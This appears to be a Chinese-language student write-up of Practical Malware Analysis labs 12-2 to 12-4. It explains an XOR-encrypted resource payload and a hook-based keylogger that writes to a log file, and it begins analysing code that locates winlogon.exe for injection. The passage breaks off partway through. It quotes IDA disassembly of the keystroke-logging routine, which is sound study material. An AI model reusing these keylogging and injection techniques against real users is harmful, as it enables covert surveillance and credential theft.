
通过之前的分析可以知道恶意样本是将资源节中的内容释放并加载到内存中去，所以我们这里需要看一下资源节中的内容。

使用resource_hacker工具进行查看




通过之前的分析这里应该是一个4D 5A开头的一个PE文件结构，但是文件的开通并不是。同时我们可以发现这个资源中有非常多的41，而正常来说一个PE文件中大部分的内容应该是00。那么我们也就不难想到这个资源节应该是被进行了加密操作来保护，同时这个加密操作应该只是简单的异或操作，并且所使用的key应当就是41。

为了验证我们的猜想，去IDA中查看一下释放和加载的相关内容。



我们找到了他在最后调用了一个函数，这个函数的内部就是一直循环进行异或操作，也就验证了我们之前的猜想，这个恶意代码就是使用异或进行加密，从而保护自身的payload。

并且注意到这个函数在调用之前的参数就是刚刚我们猜到的41h，那么猜想成立



问题5

> 字符串列表是如何被保护的?


这个字符串列表和之前的payload一样，都是使用41h作为密钥进行异或加密的

Lab 12-3

问题1


> 这个恶意负载的目的是什么?

首先使用IDA查看一下这个程序的导入表



在导入表中有几个引起我们注意的函数就是设置hook

在main函数中我们首先可以看见




这个函数

同时我们可以看见在设置hook之前传递的参数是0Dh，经过MSDN上的查询我们可以发现


这个hook的功能就是监视键盘的输入

而hook被设定为了offset fn中的内容



然后进入一个无限循环，将刚刚获取到的消息发送到hook绑定的函数中

进入到fn内部，



我们可以看见有两个地方进行了比较，经过查询我们可以发现


WM_KEYDOWN message

Posted to the window with the keyboard focus when a nonsystem key is pressed. A nonsystem key is a key that is pressed when the ALT key is not pressed.


```
#define WM_KEYDOWN                      0x0100
```

这个地方其实就是在判断键盘按键的类型

之后我们可以看见：



这里将刚刚获取的内容作为参数传递给了sub_4010C7，接下来我们查看一下这个函数的内容




我们可以看见他打开了一个名为`practicalmalwareanalysis.log`的文件

```
loc_4010FF:                ; dwMoveMethod
push    2
push    0                  ; lpDistanceToMoveHigh
push    0                  ; lDistanceToMove
mov     eax, [ebp+hObject]
push    eax                ; hFile
call    ds:SetFilePointer
push    400h               ; nMaxCount
push    offset String      ; lpString
call    ds:GetForegroundWindow
push    eax                ; hWnd
call    ds:GetWindowTextA
push    offset String      ; char *
push    offset byte_405350 ; char *
call    _strcmp
add     esp, 8
test    eax, eax
jz      short loc_4011AB
```

接下来他将文件的指针设置到了文件的末尾，也就是说接下来的内容会从文件的末尾进行输入。之后他获取了按键的窗口和窗口的标题，也就获取了按键的来源。


```
lea     ecx, [ebp+NumberOfBytesWritten]
push    ecx                ; lpNumberOfBytesWritten
push    0Ch                ; nNumberOfBytesToWrite
push    offset aWindow     ; "\r\n[Window: "
mov     edx, [ebp+hObject]
push    edx                ; hFile
call    ds:WriteFile
push    0                  ; lpOverlapped
lea     eax, [ebp+NumberOfBytesWritten]
push    eax                ; lpNumberOfBytesWritten
push    offset String      ; char *
call    _strlen
add     esp, 4
push    eax                ; nNumberOfBytesToWrite
push    offset String      ; lpBuffer
mov     ecx, [ebp+hObject]
push    ecx                ; hFile
call    ds:WriteFile
push    0                  ; lpOverlapped
lea     edx, [ebp+NumberOfBytesWritten]
push    edx                ; lpNumberOfBytesWritten
push    4                  ; nNumberOfBytesToWrite
push    offset asc_40503C  ; "]\r\n"
mov     eax, [ebp+hObject]
push    eax                ; hFile
call    ds:WriteFile
push    3FFh               ; size_t
push    offset String      ; char *
push    offset byte_405350 ; char *
call    _strncpy
add     esp, 0Ch
mov     byte_40574F, 0
```

之后的就是向日志文件中写入刚刚记录的内容




之后对Buffer中的内容进行读取，然后跳转到loc_40142C的位置。


我们先来查看一下这个buffer中是什么内容



由此我们可以知道这里保存的是虚拟的按键码



之后利用这个按键码跳转到不同的分支



经过观察可以发现这里就是在文件中记录对应的按键内容

综上，这次的样本就是记录键盘的输入内容，保存到`practicalmalwareanalysis.log`中

问题2

> 恶意负载是如何注入自身的?

利用Windows自带的SetWindosHookExA函数进行挂钩的注入

问题3

> 这个程序还创建了哪些其他文件?

根据刚刚分析可以知道，这个程序创建了`practicalmalwareanalysis.log`，用来记录刚刚的按键输入

Lab 12-4

问题1

> 位置sub_401000的代码完成了什么功能?

首先我们使用IDA直接查看这一部分的代码

```
push    ebp
mov     ebp, esp
sub     esp, 120h
push    edi
mov     eax, dword 403010
mov     dword ptr [ebp+Str2], eax
mov     ecx, dword 403014
mov     [ebp+var_10], ecx
mov     edx, dword 403018
mov     [ebp+var_C], edx
mov     al, byte 40301C
mov     [ebp+var_8], al
mov     ecx, dword 403020
mov     dword ptr [ebp+Str1], ecx
mov     edx, dword_403024
mov     [ebp+var_114], edx
mov     ax, word_403028
mov     [ebp+var_110], ax
mov     cl, byte_40302A
mov     [ebp+var_10E], cl
mov     ecx, 3Eh
xor     eax, eax
lea     edi, [ebp+var_10D]
```


首先我们可以看到他加载了很多的内容进来，放到了str1和str2中

```
                        db    0
dword_403010    dd 'lniw'
dword_403014    dd 'nogo'
dword_403018    dd 'exe.'
byte_40301C     db 0
                align 10h
dword_403020    dd 'ton<'
dword_403024    dd 'aer '
word_403028     dw '>l'
byte_40302A     db 0
```

进入到相关内容，我们可以看见这里是存放了一个exe的字符串和另一个字符串


```
mov     edx, [ebp+dwProcessId]
push    edx             ; dwProcessId
push    0               ; bInheritHandle
push    410h            ; dwDesiredAccess
call    ds:OpenProcess
mov     [ebp+hObject], eax
cmp     [ebp+hObject], 0
jz      short loc_4010C2
```

之后程序打开了一个进程，并将句柄保存在了eax中，然后赋给了hObject



然后获取进程名，并保存在str1中

之后将其和str2进行比较




如果相同就会返回1，如果不相同就返回句柄。

综上，这个函数的功能就是遍历进程列表寻找`winlogon.exe`这个进程


问题2

> 代码注入了哪个进程?


接下来我们进入到main中进行分析




可以看见刚刚获得的句柄被作为参数传递给了sub_401174，接下来查看一下这个函数做了什么



